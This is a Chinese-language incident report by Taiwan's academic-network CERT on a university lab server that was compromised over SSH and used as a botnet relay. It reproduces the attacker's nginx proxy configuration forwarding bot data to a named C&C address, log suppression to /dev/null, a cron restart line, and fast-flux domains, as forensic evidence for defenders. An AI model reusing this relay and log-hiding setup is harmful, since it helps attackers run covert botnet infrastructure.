

個案分析-

# P 大學的惡意程式中繼站 事件分析報告

TACERT 臺灣學術網路危機處理中心團隊製

2014/08


## 一、 事件簡介

1. 今年中接獲行政院技服中心通報，該 P 大學有一台疑似 C&C 或中繼站的伺服器進行惡意行為。
2. 詢問該主機管理人員得知為某系所研究室的一台實驗用主機，IP 位址為 140. X. X.117，作業系統為 Ubuntu Linux。
3. 預設有啟用 SSH 服務，方便管理者遠端登入。
4. 該受感染主機會有大量使用網路頻寬的行為，比較可能是中繼站主機。
5. 本單位透過 SSH 遠端登入協助檢測，並側錄惡意網路流量，找出惡意程式並排除之。

## 二、 事件檢測

### 1. 系統檢測

- A. 透過 root 帳號登入後，首先使用 netstat 指令可以看到網路埠號的通訊狀態，開啟中的 Port 有 22、80 和 443，明顯看出 Port 80 和 443 為非管理者所啟用。



```
Proto Recv-Q Send-Q Local Address           Foreign Address         State
PID/Program name Timer
tcp        0      0 0.0.0.0:443             0.0.0.0:*               LISTEN
5074/nginx keepalive (0.00/0/0)
tcp        0      0 140. . . .117:443       95.23.5.158:53425      SYN_RECV
-         on (0.84/0/0)
tcp        0      0 0.0.0.0:80             0.0.0.0:*               LISTEN
5074/nginx off (0.00/0/0)
tcp        0      0 0.0.0.0:22             0.0.0.0:*               LISTEN
2500/sshd  off (0.00/0/0)
```

- B. Port 80 和 22 所執行的程序為 nginx 服務，此為網頁伺服器 Web Server 的服務軟體，功能如同常見的 Apache 服務，只是較為簡便安裝。
- C. 再來我們使用指令 top 可以看出目前系統 CPU 使用率最高的程式也是 nginx，表示該主機主要是在運作 web service。

```
Mem: 2041216k total, 61512k used, 1979704k free, 5812k buffers
Swap: 0k total, 0k used, 0k free, 18860k cached
```

PID	USER	PR	NI	VIRT	RES	SHR	S	%CPU	%MEM	TIME+	COMMAND
5077	nobody	20	0	4716	2372	1256	S	12	0.1	0:22.53	nginx
5078	nobody	20	0	4604	2252	1260	S	12	0.1	0:22.28	nginx
5075	nobody	20	0	4512	2232	1256	S	6	0.1	0:22.57	nginx
5076	nobody	20	0	4604	2304	1256	S	0	0.1	0:24.28	nginx
1	root	20	0	2460	1420	972	S	0	0.1	0:03.56	init
2	root	20	0	0	0	0	S	0	0.0	0:00.00	kthreadd

D. 檢查「/usr/local/nginx/」資料夾內的設定檔，發現到該主機成為中繼站的證據。打開「nginx/conf/nginx.conf」組態設定檔，可以得知上層 C&C 主機的 IP 位址，以及中繼資料時會帶有資訊。

- a. 由此可知 Port 80 是開啟用來中繼資料至 C&C 88.198.19.202 的 Port 80，並帶有 HOST 網域名稱及 REMOTEADDR1 來源端 IP 位址給上層 C&C 主機。

```
server {
    listen 80;
    location / {
        proxy_pass http://88.198.19.202:80;
        proxy_set_header Host $host;
        proxy_set_header REMOTEADDR1 $remote_addr;
    }
}
```

- b. 另外 Port 443 也被開啟用來接收底層 Bots 的資料，中繼至上層 C&C 的 Port 80，並帶有來源端位址和中繼站網域名稱。駭客自己簽屬私有的憑證並匯入，加密方式則使用 SSLv3 和 TLSv1 版本，確保中繼的資料無法被外人解讀。

```
server {
    listen 443;
    ssl on;
    ssl_session_timeout 5m;
    ssl_protocols SSLv3 TLSv1;
    ssl_ciphers HIGH:!aNULL:!MD5;
    ssl_prefer_server_ciphers on;
    ssl_certificate /usr/local/nginx/1.crt;
    ssl_certificate_key /usr/local/nginx/1.key;

    location / {
        proxy_pass http://88.198.19.202:80;
        proxy_redirect off;
        proxy_pass_header server;
        proxy_connect_timeout 75;
        proxy_read_timeout 120;
        proxy_send_timeout 120;
        proxy_set_header REMOTEADDR1 $remote_addr;
        proxy_set_header Host $host;
    }
}
```

- c. 駭客將 web 的 access log 和 error log 導至 /dev/null，也就是所有的 Log 資訊都被清除，故外人無法得知 web 的連線紀錄。

```
worker_processes 4;
worker_rlimit_nofile 40000;
error_log /dev/null info;
events {worker_connections 1000;}
http {
    client_max_body_size 10m;
    keepalive_timeout 0;
    include mime.types;
    default_type application/octet-stream;
    reset_timedout_connection on;
    access_log /dev/null;
```

- d. 駭客設定 crontab 會開機自動執行 killall nginx，清除程式後再重新啟動。

```
3,18,33,48 * * * * killall nginx; sleep 1; /usr/local/nginx/sbin/nginx
```

- E. 我們發現該主機有個資料夾 nginx/proxy\_temp，內部資料都是空的。研判中繼後的資料一旦傳輸完成就會被刪除，故找不到相關的留存檔案。

## 2. 網路封包檢測

- A. 從封包檔案可以得知，該中繼站主機使用 Fast flux 的網域名稱切換技術，也就是會有數個網域名稱對應至同一 IP。網域名稱通常只維持幾天就會消失，故會不斷切換至下一個可用網域名稱。
- B. 目前記錄到的有四個名稱會對應至 140.113.203.117，依次數多寡排序為「ketbabbewiredis.su、carconsultingeg.su、dororewhapton.net 和 wtipubctwiekhir.net」。
- C. 底層 Bots 會透過 SSL 加密方式將資料傳送給中繼站的 Port 443，而中繼站收到資料後會以 HTTP POST 方式傳給上層 C&C 主機。C&C 主機透過收到封包中紀錄的 REMOTEADDR1 IP 就能夠知道是哪個 Bot 的資料。
- a. 首先底層 Bot 會將加密文件用 HTTPS 方式送至中繼站，從側錄封包中可以發現其內文皆為密文。

```

NetWitness Reconstruction for session ID: 341 (Source 85.176.16.16 3721, Target 140.X.X.117:443)
Time 2014 15:32:34 to 2014 15:32:36 Packet Size 3,502 bytes Payload Size 2,604 bytes
Protocol 2048/6/443 Flags Keep Assembled AppMeta NetworkMeta Packet Count 16

R
E
Q
U
E
S
T
h運9類 口口, 蟻 蟻N診` 蟻吃
離耐M!C缺口 T播瑞蘭L 口50(詭口 bfi灌X {ad+ 0徠 口 oQq粒4 W根搵衰(B千口口7y
E#B e-S嵌荖/m批lv鶴X ;口口+甥x< ^1<爾 aWB口?葵*6 agl P$6 Em0口 7兒7Guxu 秒輾
k口=越缺承 vL視_m)儲口7誘口2+廷 口<X領Y奏*s6味@蒙2掃口#騰隆N噴噴c K%缺?Z0口 08 R
1霸璋口 斷=首\瀾口= A栗n核"口口 qI3 kKp口@e診E口(~ F口口 口 z0 ]蕙 P 戲iNC
華絲sr飯 [T7口2 8(笛 (暖贊&襪 .r?機嶽N口 3聆口 口 口 z放軟估o汕口口 oxh+口*0 _
碗路嚙口-m 鄧鄧 口 口 口 口 口 口 口 &慮梭勃朵^口 鑄口 I-轄口: #; 嘜)&絡 口=
4+備口/口<痘0雜 廣口=認口口 X莫尤n怪檢uU 麗e座坡 = f鉗駝 h 灸口,禪禹M口
▲口>J^0槽口)EIG口3口3槽!., 榴葵
口口口-yp梭 R悻6+az_蔚槽`
'焮口 學Sr口*露辟倍(標a:f口口.口*口<F口<倘燧20v口*1口>藍翠TjL棧 口>夏吡燥靚蹄@aB蕙菊K口
口 踴4 口3口 ?口 '_P' 裝罷

R
E
S
P
O
N
S
E
0口 _r唔口+趨7G 圍&/口"? : ]坭口 QCo口 俞#口 糝/B指口6
!-U口 k遺槽=a口6襪 丑x%所弄口口 口 靴[口*]x幼遛口:紀-m H裏膠口0燥抄口 鐘b9 ;")>互BI`
口口口 蠅 ~-08\N口 痢類bM窺'職XM標< fL - j$W口:紕 \口口 口2爵 "wi(燻口口 裝 口1
B口1劉珠 )r都口口 禪 口口 口 ^地落口!灌口口) B鏡蘆鈔%口2 辟口

```

- b. 當中繼站收到 bot 85.176.16.16 的加密資料，再 POST sdgf.php 給上層 C&C 88.198.19.202，且 php 檔案內文也是經過加密，無法得知內容。

```

NetWitness Reconstruction for session ID: 43 (Source 140.X.X.117:49447, Target 88.198.19.202:80)
Time 5/28/2014 15:32:09 to 5/28/2014 15:32:10 Packet Size 1,888 bytes Payload Size 1,146 bytes
Protocol 2048/6/80 Flags Keep Assembled AppMeta NetworkMeta Packet Count 11

R
E
Q
U
E
S
T
POST /het/sdgf.php HTTP/1.0
REMOTEADDR1: 85.176.16.16
Host: ketbabbewiredis.su
Connection: close
Content-Length: 490
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; GTB7.5; .NET CLR 1.1.4322; .NET CLR 2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729; OfficeLiveConnector.1.5; OfficeLivePatch.1.3)
Cache-Control: no-cache

R
E
S
P
O
N
S
E
HTTP/1.1 200 OK
Server: nginx/1.4.4
Date: Wed, 28 May 2014 07:32:10 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 64
Connection: close

```


- c. 最後我們透過封包傳送的時序可以得知流程為「85.176.16.16→140.X.X.117→88.198.19.202」，也就是「Bot→Relay→C&C」，其中 php 的封包中會標註 Remoteaddr1 (bot) 的 IP 讓 C&C 知道。







### 三、網路架構圖



- STEP 1: 電腦感染成為殭屍主機Zbots，並向中繼站透過HTTP或HTTPS方式傳送資料。
- STEP 2: 大量Zbots透過Fast Flux動態網域名稱解析連到中繼站主機群。
- STEP 3: C&C主機port 80接受來自中繼站140.X.X.117及其他中繼站的中繼資料。
- STEP 4: 駭客疑似透過SSH登入並控制中繼站主機。
- STEP 5: 駭客可能直接或間接向C&C主機存取偷竊來的資料。

### 四、建議與總結

1. 此主機主要是因為 SSH 遠端登入被駭客破解入侵，進而被植入



惡意程式成為中繼站主機。

2. 駭客會在主機內植入程式 nginx，並設定 proxy 以進行資料中繼至特定 IP。
3. 中繼的封包中會帶有動態的網域名稱以及底層 BOT 的 IP 位址，供上層 C&C 知道該資料的來源端位址。
4. 此中繼站會使用 Fast Flux 技術變更網域名稱供底層 BOT 連入，目前記錄到的有四個網域名稱「ketbabbewiredis.su、carconsultingeg.su、dororewhapton.net 和 wtipubctwiekhir.net」。
5. 建議管理者帳號的密碼定期變更，且不使用常見的弱密碼。
6. 建議使用者限制 SSH 來源端存取權限，例如限定特定網段或 IP 才能連入存取，避免被駭客破解入侵。
7. 中繼站主機通常帶有大量網路流量，容易造成頻寬壅塞而被察覺，故當發現有異常網路流量時可能已遭受感染，應立即排除。